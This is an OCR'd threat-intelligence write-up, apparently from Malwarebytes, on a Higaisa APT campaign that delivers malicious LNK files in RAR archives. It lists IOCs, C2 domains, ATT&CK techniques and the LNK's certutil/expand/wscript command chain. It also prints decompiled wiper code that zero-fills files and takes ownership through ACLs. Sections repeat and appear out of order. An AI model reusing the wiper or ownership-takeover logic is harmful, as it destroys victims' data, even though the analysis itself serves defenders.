
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

